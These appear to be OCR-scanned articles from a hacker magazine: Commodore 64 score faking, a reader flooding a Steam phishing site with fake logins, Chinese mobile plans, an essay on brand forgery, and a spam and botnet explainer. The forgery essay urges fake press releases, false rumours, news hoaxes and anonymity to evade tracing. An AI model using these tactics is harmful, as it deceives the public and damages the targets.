One summer day in 1984, after each of us had owned a Commodore 64 for some time, Ed Franklin visited me. Ed and I both subscribed to Commodore's *Power/Play* magazine, which was dedicated for the most part to C-64 users. In each issue, they would publish the names of readers who had attained the highest scores on video games published by Commodore.

These games included *LeMans* (a car racing game), *Lunar Lander* (a game whereby you had to guide a lunar module to a safe landing on the uneven lunar terrain), *Gorf* (a copy of an arcade game by the same name), and others. Although they were originally manufactured on cartridge, Ed and I had all of these games on disk. (You might say that we had "creatively acquired" them.)

It didn't take too much skill to become fairly proficient at some of these games, and Ed and I decided that we'd put an end to the high score challenges once and for all. We would get an absurdly high score and send in a photo of the screen as proof. But we didn't want to waste hours trying to play a perfect game. Besides, none of these games saved the high scores to disk; as soon as you shut off the machine, that session's highest score was lost.

It turns out that because the Commodore 64's built-in character set, like that of most computers, is not particularly fancy, most games define their own character set. Most of the Commodore games did this, and each had a slightly different font, which was designed to match the game's visual theme.

The computer's character set is really a string of bytes that determine the pattern that will appear for each character. In the ASCII character set, the 65th character is "A", the 66th is "B", etc. Because lowercase letters are different from their uppercase counterparts, they start with 97 ("a"), 98 ("b"), etc. Other characters (digits and punctuation) are assigned other numbers. For each character, the computer has to know how to represent it; otherwise it can't display anything. It turns out that each character is represented in an 8 by 8 grid of pixels (dots) on the screen. The letter "A" might be represented as follows:

```
.XXXXX..
XX...XX.
XX...XX.
XXXXXXX.
XX...XX.
XX...XX.
XX...XX.
........
```

For most characters, the rightmost and bottommost column and row of pixels are empty so that the characters don't run into each other when they're printed adjacent to each other. If the bits from each row are then grouped into one byte, the pattern above is represented by the following eight bytes:

```
124
194
194
254
194
194
194
0
```

Notice that row 2, 3, 5, 6, and 7 all contain the same number (194) because those corresponding rows in the "A" character are all exactly the same.

Each of the computer's available 256 characters are thus represented in 8 bytes, which causes the character set to take a total of 2048 bytes.

Every time you hit the "A" key on the keyboard, and subsequently every time the computer displays the 65th character in the character set (note that I don't want to say "the 'A' character," and you'll see why in a second), "A" is printed on the screen, exactly as it is represented in the character set. If, however, the representation of the 65th character is changed to the following pattern:

```
..XXX...
..XXX...
...X....
XXXXXXX.
..XXX...
..XXX...
.XX.XX..
XX...XX.
```

Then every time the computer displays the 65th character, you'll see that character on the screen. Likewise, every time you hit the key that is marked "A," the above character (not an "A") will appear on the screen.

Most of Commodore's arcade games listed the highest score in the format "000000," i.e. they always showed six digits; even if your score was 1, it would be displayed as "000001." If we redefined just the "0" character so that it represented whatever the "9" character represented (i.e. so that it appeared as a "9" character), a score of "000000" would be *displayed* as "999999". This was our basic approach, but since "999999" was *too* perfect a score (and, more likely, a wildly impossible score), nobody in their right mind would believe it. To get around this, we had to manage to get even a mediocre score of, say, "004697," which was fairly easy, and which would appear as "994697."

For each game, Ed and I determined the memory location of the customized character set. We then found the location of the eight bytes which represented the 48th character (normally displayed as "0"), as well as the eight bytes which represented the 57th char-

acter (normally represented as "9"). We then copied the 8 bytes from the "9" character over the 8 bytes from the "0" character and ran the game. Subsequently, every instance of "0" on the screen was displayed as "9."

Some games were a bit harder to cheat because they scored in increments of 10, which meant that the rightmost digit of a score **had** to be "0." In this case, our trick didn't work, since a score of "001240" would show up as "991429," whereas we wanted "991420" ("0" in the rightmost place). To get around this, we left the "0" character as it was, but redefined the "1" character so that it looked like a "9". Then, a score of "001420" showed up as "009420".

Ed and I got some wildly high scores and photographed the screens as proof. (Of course, back then we didn't have digital cameras so we used film.) Unfortunately, our subscriptions to *Power/Play* ran out before we sent in our photos, so we never knew whether they were printed, but by then we had lost any interest in seeing our names published. We had really done it only to prove that it could be done.

Had we not been able to redefine the games' character sets, we could have used a graphics program to recreate an image of the screen and then put in any score we pleased. This would have been difficult and time-consuming, but would have achieved almost the same results. Some screens would have been difficult to render precisely because the games displayed certain combinations of colors that were possible only through programming tricks, and which most drawing programs wouldn't attempt to mimic. Drawing the games' screens wouldn't have been nearly as much fun or challenging as reprogramming their character sets, though.

For more ephemera from my high school programming years, including printouts from the Teletype and photos of my fake high scores, visit `www.kmoser.com/oldschool/`.

Step 1. Steal Accounts, Step 2. ?, Step 3. Profit! (or how I learned to stop worrying and spam the scammers)

by Wavesonics
(www.darkrockstudios.com)

Names have been changed to protect the stupid.

So... few months back, a friend of mine got an IM on his Steam account. Steam, for those of you who don't know, is a Digital Distribution platform for PC games. In addition to being able to purchase and download video games, it also provides certain services, like Instant Messaging, and other community features.

Anyway, back to the story. So my friend, lets call him Roger, gets an IM from a friend on his buddy list, with the text: "Want some free games?! Go to: steamgames.k32.com." Roger thought to himself, "Gee! I sure would like some free games! Let me go there immediately!!11!" Now, the more astute reader may have noticed that the URL in question did not in fact point to `steampowered.com` (Steam's official site) or even the possibly reasonable `steamgames.com`, but of course, to a sub-domain of `k32.com` (not the actual URL, but you get the idea).

When Roger got to the site it looked vaguely reminiscent of the `steampowered.com` website, but had many flaws: images all together missing, text completely misaligned. But none of this fazed our intrepid Internet user, he powered right on through to his "free games". As the website indicated, all he needed do was enter his Steam user name and password into the vaguely Steam looking login box, and he would have access to his games! And so he did...

He was redirected to the Steam website, albeit confused, because nowhere did he see his free games. Seconds later, the Steam client logged him off with the notice "Your account has been signed into elsewhere". He tried to log back in, but it was no use. His password had already been changed.

This is where I come in. I get a frantic phone call where he is not quite able to articulate what has happened, but just that Steam is not allowing him to log in. Confused, but not yet worried, I tell him I will help him out when I get back to the apartment. Once back, it first seems as though a virus has been the culprit, from what he is telling me, but then I pry the truth from him and stand, mouth gaping, in sheer amazement. My roommate, my friend, had clicked on a clearly fraudulent link, and willingly, gleefully even, entered all his information. I assure him it's not a virus, or even a hack, and that, in fact, he willingly gave over his account details in plain text.

Now I don't know about you, but I, like many geeks I know, take it as my solemn duty to raise the general technical prowess

of my friends and family, to at least a slightly higher level. So this is not only embarrassing for Roger, but for me as well. I am personally offended by these scammers.

I immediately begin looking into things. I realize that the first thing they will do with his account is message people on his buddy list in an attempt to fool them as well. Since we both have many of the same buddies, I log onto my Steam account to warn people. Sure enough, I have a message from Roger's account: "Want some free games?! Go to: steamgames.k32.com". I respond with a single "." and immediately get a response "Hey man come on you know me. If it's a trick you can just report me!" Clearly a bot.

Next I whois the domain. It's one of those free hosting companies. So I go and check out the site. It's so poorly done, it makes me cringe to think that Roger fell for it. I remove the sub-domain from the URL and go to the main hosting website. There I find a "Report Abuse" link and detail the account and scam in an email and send it off. I do the same on the Steam website so they know it's going on and can reset my friend's password.

Now, with any luck, the site will be taken down in a few hours and my friend's account restored. I try to think what the angle of the attack could be. Why do it in the first place? On this train of thought I immediately instruct Roger to change his password on any other site that used the same one, in case they just used this to harvest username/password combos, and then try them on common bank and credit card sites, or wherever else. With that done, I can't figure what other harm they could do. Steam doesn't show your e-mail anywhere, it doesn't store your credit card information. The only thing they could do with the account is purchase Roger some new games!

With that my mind should have been at ease. No more damage could be done that I could see, and the situation should resolve itself once those abuse reports were processed. But I couldn't help it, something still bugged me. I think at this point it was more of the fact that my friend had been duped, and possibly others whom they had messaged with his account. It was a dirty scheme. There was nothing elegant or creative about the scam. It wasn't even executed with any care, the website looked like crap.

From what I could figure, they had to be logging the username and password pairs and hoping to get lucky with them on another site. I wanted to at least throw a wrench in their works. So I went back to their poorly designed site. The only thing of interest was the login form. I opened up the HTML and jotted down the field names. Next I opened up FireBug to watch the HTTP traffic as I submitted the form. It submitted the form via GET, and sent you to a page `accounts` where, presumably, the values were caught, and then you were redirected with a 302 to the actual Steam website where it would just look like you failed to log in.

Formulating a plan I fired up Code::Blocks, my C++ IDE, and created a new project. I brought in a library I love called SFML (look it up) which does media related stuff, but also has nice helper classes for doing HTTP GET and POST related things. I cobbled together a short little program that would randomly generate technically valid usernames and passwords, so they couldn't be filtered out, and then submit them to the `account.php` page in proper fashion. The theory here was, if they were recording these in a database, or flat file, or whatever, I would flood their database with bad info that couldn't automatically be filtered out (because it was valid, format-wise).

Now I also didn't want to run afoul of the law here, or punish the innocent (albeit crappy) hosting company. So I didn't want this to be any sort of DDoS-type attack. I simply wanted to flood the bad people with bad information and at least cause them some headaches. So I made the program sleep for half a second between posts, and I made sure it properly closed the connection each time. With the deed done, I added in some quick reporting that counted the number of times a certain instance of the program had "spammed the scammers," and added a quick check to make sure it had worked each time. This way, I would know when the site was taken down, and I could stop running the program.

After a quick test, I set mine going, and distributed the program to every friend that would take it, explaining the situation and why they should do it. When all was said and done, I had a good number of people running the program, and the site stayed up for at least another 10 hours or so.

My computer alone submitted well over 60,000 false accounts. Do the math, and I think those last few hours of operation weren't very productive for them. The hosting company took the site down, and I'm sure it just popped up somewhere else a day later. My friend got his account back the next day, and strangely enough they had joined his account to a Asian gaming group. I have no idea what the purpose of this was, except maybe they joined all the infected accounts to it as a record of who they had infected? I don't know.

But at least, for one little bit, I had my retribution against some scammers.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Fall is lovely in Beijing, the hot and sticky summer yielding to crisp autumn nights. Construction of my new Central Office is well underway, and like everywhere in China, the latest technology is being deployed. I wish I could say more, but my employer is tightlipped, and here in Beijing, my union contract doesn't count for much.

It's hard to overstate just how new everything is in China, at least from a technology perspective. This is necessary just to keep up with the sheer number of people. Beijing is officially a metropolis of 22 million, but the 2010 census (currently underway) is expected to show a population of nearly 30 million. Everything is done here on a more massive scale than I have seen everywhere else, from subways to highways to - of course - telecommunications. China, after all, has the largest number of Internet users in the world, and also has the largest number of mobile phone users in the world.

China Mobile is the largest mobile carrier in China, and with over half a billion subscribers (nearly double the population of the U.S.), it is also the largest wireless carrier in the world. Although they compete with China Telecom (which operates a CDMA service) and China Unicom (which offers the iPhone exclusively in China), China Mobile claims about two thirds of the market. Unlike in the U.S., the iPhone isn't hugely popular here; it costs more than the average monthly salary. Nokia is the most popular brand of phone, and affordable low-end phones are the most popular models. China Mobile is the king of the low end consumer, with most users subscribing to voice and SMS only. In this market, 3G doesn't really matter much because 3G services only work well on high-end phones.

Subscribing to China Mobile service is very easy if all you want is voice and SMS service (this meets the needs of most subscribers in China). Just stop by any newsstand, pay 100 RMB (about $15), and pop in your new SIM. Note that China Mobile offers two kinds of prepaid service. The most widely available is called "EasyOwn" or (in Pinyin) Shénzhíng. This product is oriented primarily at voice and text users, and does not fully support GPRS (only a very limited WAP service is supported).

Your prepaid SIM card is totally anonymous and can be used to make calls and send text messages immediately. When you run out of airtime credit, you can buy additional credit from any newsstand, China Mobile dealer, or China Mobile store. Of course, payment is nearly always cash (China is a cash economy). As of this writing, the Chinese government was beginning to crack down on this lax practice, requiring ID to purchase SIM cards in Beijing (although not in other cities). However, this was only being enforced at China Mobile stores.

Of course, it isn't really as easy as that. By default, the rates are relatively high, and not all services are available. You'll pay for both incoming and outgoing calls, and are charged a high default rate for these calls. Roaming is charged outside of your home calling area. SMS is billed in both directions, but the rates are cheap (incidentally, this is the most popular way to communicate in China). WAP data is billed per kilobyte and long distance is billed for all calls outside of the local calling area. Despite this, a surprisingly high number of China Mobile subscribers pay their highest rates.

For the savvier consumer, China Mobile offers a seemingly infinite number of plans. These change all of the time. Plans are published online, but not all of them are published and plans can vary depending on the city (for example, plans offered in Shanghai are different than those offered in Beijing). Plans can offer anything from additional capabilities (such as roaming in Hong Kong and Taiwan) to lower rates. To subscribe to a plan, you send a specially formatted SMS to the number 10086. For example, to get free incoming calls and 20 free outbound minutes per month (in the Beijing market), you can send a text message with the code "KTCTWY" to 10086. This costs RMB10 per


month, which is about $1.50. Plans take effect on the first day of the following month, meaning you can only change your plan once per month and you have to wait up to a month to do it. You can cancel a plan the same way; for example, to cancel the plan above, you can send a text message with the code "QXCTWY" to 10086. Although customer service is available in English, it's impossible to change your plan over the phone; the agent will instruct you to perform the SMS-based procedure above. The only way to change your plan without sending text messages is to visit a China Mobile service center in person. This, of course, requires your passport and the PUK code for your SIM card - which you hopefully haven't lost. And the plan change won't take effect any sooner. Yes, folks, it's just like the bad old days of AT&T.

If you want full GPRS service (which provides EDGE in some areas at no extra charge), a different type of SIM card called "M-Zone" is required. It was fairly confusing for me to figure this out, because China Mobile will provide you the plan codes for GPRS plans (and charge you for GPRS) even if you don't have a SIM card that is capable of providing the service. Although they can be found at some dealers, M-Zone SIM cards are generally only available at China Mobile service centers. These locations require identification and take down all of your details. This is ostensibly so they can transfer your account credit in the event that you lose your SIM card. However, you will still need the PUK code along with your passport. Whether this is just the ordinary level of poorly thought out bureaucracy you'd expect from a giant phone company or something more insidious is left as an exercise to the reader. M-Zone SIM cards offer different plans than EasyOwn cards. These offer more data and bundled minutes than the EasyOwn plans, but at higher monthly recurring charges.

Owing to the regulatory environment in China, there are some highly unusual dial plans for long distance and international calls. Calls dialed from mobile phones the normal way are sent via circuit switched networks under tariffed rates, which are very high (for example, almost USD$1 per minute from Beijing to Seattle). However, you can use dial-around VoIP services at much lower rates. For example, China Mobile offers the "12593" dial-around service which offers rates of about 15 cents per minute back to the U.S. To use it, you simply prepend 12593 to the number you dial. It's actually not a bad rate given the minimal hassle and the call quality is carrier-grade.

You don't have to use China Mobile for VoIP dial-around, though. You can purchase IP phone cards all over the place in varying levels of price and quality (which don't always correspond the way you'd expect). Cards are sold at a face value of 100 RMB, but the price is generally about a third of this. So, for example, one popular card offers a 2.4 RMB rate from China to the U.S. or Canada. However, the card is generally sold at a third of its 100 RMB face value (of course, this is negotiable), so the real rate is somewhere around .79 RMB per minute, or about 10 cents. Confused yet? To use this card, you dial the five-digit prefix and your international or long distance number. An IVR then prompts you (in Chinese, and only Chinese) for your PIN, which is another 16 digits. If you only make a few hundred dollars per month, like many Chinese people do, it's probably worth the hassle to save a nickel. For me, it's really not.

And with that, it's time to bring this issue of "The Telecom Informer" to a close. Enjoy your autumn, wherever in the world you are. For my part, I'll be skipping Halloween and celebrating Thanksgiving with a Beijing duck!



The Best of 2600: A Hacker Odyssey

The 600-page hardcover collection can be found at bookstores everywhere and at http://amazon.com/2600

The special "collector's edition" is also available in rapidly dwindling numbers.

EDITING THE BRAND IMAGE:

FORGERIES, BRANDING, AND NETWORK THEORY IN THE DIGITAL PLAYGROUND

by anonymous

Abstract

Branding creates a sharply uneven cultural and economic landscape. In the modern world, the realization of the brand towers over us all. This is unhealthy for competition, individuality, expression, and society as a whole. This essay proposes a method to devalue the brand image in the same way it is established, through the intentional deception of the general public using art–through construction of a forgery.

Examples are given of three different categories–content, technical, and social–and it is shown how they can be effective in the modern struggle against brands. The importance of the digital stage is established, its characteristics, advantages, and problems are outlined. A model of influence and content spread is defined. Network theory is used to explain the dissemination of ideas, how to identify targets of strategic importance, and how to measure and track the progress, uptake, and success of injected content. Each category of network–content, technical and social–is broadly covered, with pointers to further research and required knowledge.

In conclusion, a general campaign checklist in targeting a brand is outlined. Using the understanding discussed in branding, modern concepts of forgery, network theory, and researching the network, a plan of action is formed.

"The essential feature of the art of forgery is not imitation, which may have many other motives, but the intention to deceive either the general public or an individual."

Concept

Hoaxes and Forgery

Forgery is a concept that has existed for thousands of years. Famously, in art forgery, counterfeiters duplicate an artist's style, often for financial gain. I want to highlight some more modern methods, and uses, for forgery. As it becomes increasingly difficult to benefit financially from art in the modern age due to the ease of the digital copy, there is another motive for forgery that takes advantage of the speed of duplication. Enter the "hoax." A hoax is currently defined as "a deliberate attempt to deceive or trick an audience into believing, or accepting, that something is real, when the hoaxer knows it is not." This is the perfect definition for deception in a virtual world. The motives behind hoaxes widely vary: practical jokes, social change, attempts to expose the credulity of the public or media, in addition to financial gain or profit. Although it is possible to use the methods I outline for financial profit, this is not my focus.

I will concentrate on how we can use forgery for social change.

Brand as a Name

In this world of money and computers, the concept of the brand is king. Modern industry has developed into establishing and promoting brands. The brand establishers make a huge amount of money. Their work is everywhere, from TV adverts and billboards to online adverts. From the artist, small to corporate company, the concept of modern marketing, "bringing a product to market," is focused on establishing the artist, individual, company, or corporation's "brand name" on digital media.

Power of Names

By targeting the brand name, icon, or brand image, we can devalue the brand in the same way the brand is valued through creation and association of content–text, images, video, audio or a combination–to that brand.

Branding

Brand names are established by associating "values"–attractive aspects of life–to a name. Modern branding works by establishing a link between attractive aspects to a brand through sensory communication, and in the case of TV and video-based advertising which is widely regarded to be the most effective form of advertising–it involves multiple senses at once.

Just as the branding industry works to associate attractive aspects of life to a brand name, we can play the game. By associating aspects to a brand name through our own content, we can move to define the brand name to be whatever we choose.

Increasingly, in modern TV advertising and branding, the attractive aspects of life described have absolutely nothing to do with the brand's real effect on the world. They are becoming so separate that most do not even mention products, prices, or company information. This also gives us, the potential subversive brander, an increasing freedom to create content that will associate general concepts and aspects with the

brand we target, as audiences are used to this dichotomy.

Satire and Spoof

A lot of modern attempts to tackle established brands, as seen from content on the world's largest video sharing site, focus on spoofing a "brand image"–defined as a collection of previous associations that brand establishers have formed through advertising. They attempt to show how different the brand image is to the actual impact of the brand on the world–usually by exposing the real aspects of the creation and purchase of the brand's products.

These brand spoofs often involve satirical comedy. Most of them get a few laughs, and are spread based on the clear humor of the conflict. These spoofs are important statements in their own right, and are effective in making a large group of people consider the falsity of modern advertising and branding. Certainly humor can be very effective in devaluing brands–the embarrassing exposure, or the comic deflation of the artificial fantasy.

However, I do not think that these spoof videos are as effective as they could be in reducing the power of brands.

Some Examples

Here I will detail three different examples of forgery, based on the work of three famous forgers, and I will show how they can be applied to the modern struggle against the brand image.

Vermeer Forgery

Take the artist Han van Meegeren. He is regarded as one of the most ingenious art forgers of the twentieth century. His forgeries of the famous artist Vermeer were characterized by a long and detailed study on the paintings and work of the artist. His forgeries were so clever that he famously duped even the Nazi leader Hermann Göring. When Hermann was told that his Vermeer painting was actually a forgery, "Göring looked as if for the first time he had discovered there was evil in the world."

From this story, we can see that there is a actually a much more subtle, and powerful, method of working against brands. From studying marketing, advertising, and branding, we can build up an accurate understanding of the process of value association and the creation of brand image.

If you create content that involves very similar themes and styling to the brand image that you are targeting, there is a much better chance of the content being accepted and spread by the media. If you study the development of your targeted brand, you can use the brand's previous efforts to establish value associations to your advantage. If you develop your content to be based on previous established brand values and styling, you can create content which achieves a subtly different branding vision, and it is much more likely to be accepted and distributed. In effect, you will be building on what has gone before, to achieve a different view of the brand in your audiences' perception.

If you are targeting a brand in this way, then the chances are you already have a message in mind that you wish to pass on. Once you have built up a convincing counterfeit of the brand image, you are free to alter it in a subtly different way, to get your message across.

You can work your message into the existing themes defined by the brand image, or you can create a deliberately slightly imperfect image. One that looks like it originated from the brand, but is of poor quality. Maybe a typo in the most important persuasive statement. Maybe a visual artifact that casts doubt on the authenticity of the lifestyle fantasy. Make the brand image look less than fulfilling.

You should create for your audience. Just like the marketers, you should have a very clear idea of your target audience before you start developing your content, and work on making your message appeal, so your content can spread. After studying your chosen brand image and previous advertising campaigns involving it, study marketing, the psychology of advertising, copywriting, and, in particular, the relatively modern technique of viral marketing.

If you create your content subtly, convincingly, and cleverly, you will be able to make content believable enough to pass most attempts at validating authenticity, while simultaneously achieving the goal of disseminating your message to a large number of your target audience.

This is a content focused forgery, and will require study of current advances in marketing, brand images, and a detailed artistic replication.

Bernhand Forgery

Another tactic is Bernhand forgery. Named after a Nazi plan to flood the English monetary system with counterfeit banknotes, it was the largest counterfeiting operation in history. The idea is if you flood a brand's audience with cheap copies of the brand image, the brand image will be devalued, and legitimate branding attempts will be hampered. It is similar to the entertainment industry's attack on digital piracy–a huge number of imperfect duplications of content are spread across the piracy channels, so finding a complete copy of the content becomes as difficult as finding a needle in a haystack.

This type of method can take advantage of

a common property of our technical age–the filtering of spam. If you study common terms used in your brand's image establishment and communication, and create a sufficiently saturated forged distribution of these terms, you can "teach" the largest distributed spam filters to disregard content that is similar in nature to your target brand's communication. Similar tactics such as "Google bombing" and "spamdexing" are relevant, and a combination of these can seriously hamper growth of a brand's online image and success.

A lot of work on distributed content flooding, spam, is public, and there is a lot of freely available information on spam filtering and aspects of machine-based language processing. It would be easy to quickly, and anonymously, test and refine your technique, as most filter systems are automatic and easily accessible. You should look into the technical side of online marketing–including search engine optimization–as these processes of establishing online brands can be used against them.

This is a technology focused forgery, and will require study of current advances in technology as well as a detailed technical implementation.

Bluewater Forgery

Taking advantage of the news media to disseminate your message is an example of a forgery recently made famous by a group of German filmmakers. Sensationalist, rumor-hungry, and trying to keep up with an increasingly fast-paced digital world, the modern press is vulnerable to manipulation.

A fictitious news item stated that there had been a suicide bombing in the city of Bluewater, California. Targeting the German media, it was accepted by the German national news association, and from there, was spread to several news sources, and on to most of the German public.

The story involved an elaborate hoax, including a believable, but fictional, news video. The news item and video claimed to product of an independent news agency. A forged Wikipedia page was also involved, with several phone numbers. The hoax began with a phone call to the DPA, the national association of German news agencies. A hysterical journalist, who said he belonged to a Californian news agency, passed on the news story of a suicide bombing. When the DPA attempted to verify the story, they contacted the phone numbers mentioned on the forged Wikipedia page. These phone numbers were the numbers of other members of the hoax group who, of course, confirmed the story for the DPA. In reality, the city of Bluewater never even existed.

The forgery took advantage of networks of trust. The way the news is reported, the type of news that is popular, the current fear of terrorism, the increasingly diminishing time that press reporters have to verify a breaking story–these were all exploited.

Although this did not specifically target a brand, it is an example of very successful modern news manipulation. A well-forged press release disseminated on the global newswire, some edited photos showing the public embarrassment of a representative of a large brand, or a believable rumor concerning a possible merger between the target brand and another company can be enough to cause significant problems for any brand.

This is a social-based forgery, and will require information about how the targeted type of news media works, knowledge of the web of trust of the target network, a detailed picture of public opinion on the brand, and some persuasive acting.

Modern Advantages

There are several advantages to creation and distribution of forged content in the online world. The major advantages of forgery in the digital medium include ease of manipulation and duplication combined with the high anonymity and level of obscuration possible.

Content Manipulation

In this modern world, there are a huge number of ways for content to be digitally manipulated, subtly altered, or forged. It is easier than ever before; the current crop of image manipulation software can work magic in skilled hands. To a lesser extent, the same is true with audio and, increasingly, video editing. Text is by far the easiest to manipulate. Combined, these options offer a vast realm of possibility to the creative individual.

Content Duplication

The ever increasing network of networks is the perfect stage for rapid duplication of content. Content is distributed in the blink of an eye. You can quickly reach several hundred people at once who can then reach several hundred people each, if they choose. Potentially, the spread of your content can reach exponential levels if properly planned and delivered.

Anonymity and Masquerade

As you will be creating a forgery, you will want to disguise the origin of your content. Again, the digital world offers far more chances to do this. Anonymity, building up a fictional identity, and identity impersonation can be achieved much easier than ever before. Technical knowledge on this is freely available.

Potential Problems

The Very Real Legal Issue

Brands are protected from subversion in this way by a number of different rules, which are established in several, highly relevant laws in many countries. By attempting brand subversion through actual forgery, you may be breaking not just one law, but several. However much of a rebel you might feel at the moment, weigh that up with the sobering thought of the consequences if you are caught. At the very least, you should be aware of your legal situation. I obviously can't advocate breaking the law in any way, so I highly recommend you research what is legal and what is not, and make sure you are definitely on the right side.

Don't doubt that what I am detailing here amounts to the brand establishers' worst nightmare. Brands are very powerful in today's culture, and you can bet that the larger ones have a small army of PR, online marketing people and, yes, lawyers who spend a significant amount of time trawling through the Internet looking for attempts to discredit the brand image, and dealing with them. To succeed, you will have to be smart.

Digital Signing and Cryptography

The concept of "public key" encryption on the Internet has been around for a long time. It has made electronic commerce possible, and allows for a reliable method of encoding communication so that it cannot be tampered with. Related is the method of electronically "signing" content–for example, email–so that the origin and identification of the author can be mathematically "proved." Digital signing always works.

This probably will not cause as many problems for you as you might think. As a forger motivated by social change, you will be working through public information channels. Digital signing and public key encryption are only heavily enforced in electronic transactions involving fund transfer. Although there was, and still is, a movement to encourage every netizen to use digital signing, this has not gained widespread acceptance.

You will need to be of a technical mind to know where encryption might be a problem. If you visualize problems, then study cryptography. There are several social-based attacks on the math "public key" concept that you can use to your advantage. You can map out the social and trust web of public key exchange using network theory, and subvert the hubs, as explained below.

Anonymity is Essential

Anonymity is essential for any forgery, and digital anonymity is vital for your safety and success in any online forgery. Look up the concept of "crypto-anarchism" on Wikipedia. Although you might not be doing anything more than making an important social statement, a large number of people will not see it that way, and so you have to be prepared to cover your tracks. The more daring the forgery, the more important this becomes, and the more worried you have to be.

The basic elements:

a) Hide your physical location.

Online, your physical location is defined by your IP address. This digital post code allows you to be traced back to your Internet provider, who has details of your real address. There are a number of ways of forging this.

b) Don't ever use names that can be connected back to you.

I've already discussed the power of names. It applies to you, too. Common false names or handles can still be used to link everything you create back to you, they are a description of your identity of yourself, they can be used to catch you out.


c) When creating content, hide common characteristics–i.e. your personal style or language–which can be used to tie together your content output and help establish your identity.

The language and common characteristics of content you create can be reduced to an identifiable style or a signature under analysis. This is dangerous if you create risky content and it is high profile. Modern pattern recognition software is very advanced, and can be used to highlight similarities in your work. Linguistic, behavioral and cultural analysis can be used to identify your country of origin, level of education, political views, social class, and so on.

d) Keep all content clean of technical watermarks.

A very easy mistake to make, if you are not technically inclined, is neglecting to strip out the software application watermarks in content creation. The modern word processor document, for example, contains a lot of information on your computer, the version of the software you are using, sometimes even the name of the user you log on as. I would always use plain ASCII text. Similar watermark traps exist when you create other content using mainstream software: videos, audio, all types of content. You should know enough about the content filetype you are creating to remove these watermarks.

This article is continued on page 46 of this issue.



SPAM Simplified

by bill AKA fsu_tkd90

I have been a loyal reader of *2600* since 2000 and have wanted to write an article for some time. But I never knew what to write about. After much thought, I decided to write about my biggest headache at work, the mysterious and hidden world of SPAM.

The legal side

Let's not forget that the act of sending spam is illegal. If you wish to read more about the laws relating to spam do some Google searches on the following items:

- The CAN-SPAM Act of 2003 was signed into law by President George W. Bush on December 16, 2003.
- The acronym CAN-SPAM derives from the bill's full name: Controlling the Assault of Non-Solicited Pornography And Marketing Act of 2003.
- 15 U.S.C. 7701, et seq., Public Law No. 108-187, was S.877 of the 108th United States Congress: `http://www.spam➥laws.com/pdf/pl108-187.pdf`

Let's get started

A virus writer (also called overseer or bot herder) uses command and control (C&C) servers to infect unsecured business computers or ordinary home computers for the purpose of using system resources. Resources can include, but are not limited to, disk space, bandwidth, anonymity, or system process power. Once infected, these computers are called zombies (also called zombie drones or bots) and a group of zombies is called a botnet. Using botnets to route spam is standard practice because it obfuscates the true identity of the spammer, it allows a single spam source spread out over multiple IP Addresses, and it allows spammers to avoid DNSBLs or other filters. Bot herders can also steal passwords, engage in extortion, or perform DDoS (distributed denial of service) attacks from infected machines. For example, McColo is a Northern California based Internet Service Provider (ISP) which was responsible some of the largest botnets in the wild. These botnets included Rustock, Srizbi, Pushdo and Ozdok. In November 2008, McColo was taken offline, causing the amount of spam levels to drop 60 to 75%. However, this was a short lived victory because, by January 2009, spammers were back in business and stronger than ever.

What makes creating botnets so easy? - IRC

The Internet Relay Chat (IRC) protocol was originally created by Jarkko Oikarinen in 1988 so people could chat in real time over networks. It operates on systems using the TCP/IP network protocol. A typical setup involves a single server forming a central point for clients (or other servers) to connect to, while performing the required message delivery/multiplexing and other functions. IRC's powerful scripting language includes support for raw socket connections, port scanning, packet flooding, Bounce (BNC) and timers. It is this powerful scripting language that gets exploited by the malicious code writer. See below for explanaitions:

- *Raw Socket Connection* - are part of the underlying operating system's networking API and allow direct access to packet's headers.
- *Port Scanning* - software application designed to search for a network hosts open ports. There are many free and pay-for port scanning tools available on the web. My favorite is nmap and is available for free at `http://nmap.org`.
- *Flooding* - attack that sends connection requests faster than a machine can process them.
- *Cloning* - in this case it is referred to as two identical connections to the same IRC server.
- *Bounce* - the process of using a computer other than your own as a gateway to an IRC server
- *Timers* - allow commands to be executed repeatedly with a specific delay.

IRC worms/bots are spread using both self-replicating tools and social networking. These self-replicating tools exploit the Direct Client-to-Client Message (DCC) capability in the IRC scripting language. The most popular method of self-replicating was to take advantage of Microsoft's Server Message Block (SMB) protocol in Windows file sharing. Or AOL's Open System for CommunicAtion in Realtime (OSCAR) protocol in AIM while social networking. Other

variants were spread through peer-to-peer (P2P) applications such as Kazaa. The Mydoom virus (introduced to the wild in January 2004) gave spreading IRC worms e-mail capability. In order to hide, IRC bots install into Windows system directories. These directories may include `C:\windows\fonts`, `C:\windows\inf`, `C:\windows\system32\catroot`. Some IRC bots install .reg files to infect the registry every time the computer reboots. Due to the open source nature of bots, they can be rewritten, reused, rearranged, or modified to suite the malicious code writer. Some of the most talked about bots in the wild are Nugache and Phatbot.

Why is spam so easy to send? - The SMTP Vulnerability

The e-mail system is flawed and is easily exploited by the mass e-mailer at the SMTP Level. All e-mail on the Internet is sent using a protocol called Simple Mail Transfer Protocol (SMTP). The SMTP server is the Internet's mailman. It accepts your message and finds a way to deliver it. SMTP also captures information about the route that an e-mail message takes from the sender to the recipient. Each transfer between computers is called a hop and all of the hops are called the route. In actuality, the SMTP protocol provides no security: this means your e-mail is not private, it can be altered en route, and there is no way to validate the identity of the e-mail source and no way to tell if the message was tampered with. This lack of security in SMTP, and specifically the lack of reliable information identifying the e-mail source, is what spammers exploit.

The e-mail message

An e-mail message consists of two parts: headers and body. Headers provide information about the e-mail's origin and the route by which the e-mail message has traveled. A single e-mail message can contain many headers. Unfortunately, e-mail headers are unreliable since they can all be easily forged.

- The last–bottom–Received header in any message is actually the first one put on it. It should identify the first e-mail server that handled the message and its intended recipient.
- You can't trust any headers, except maybe the topmost.

Header examination

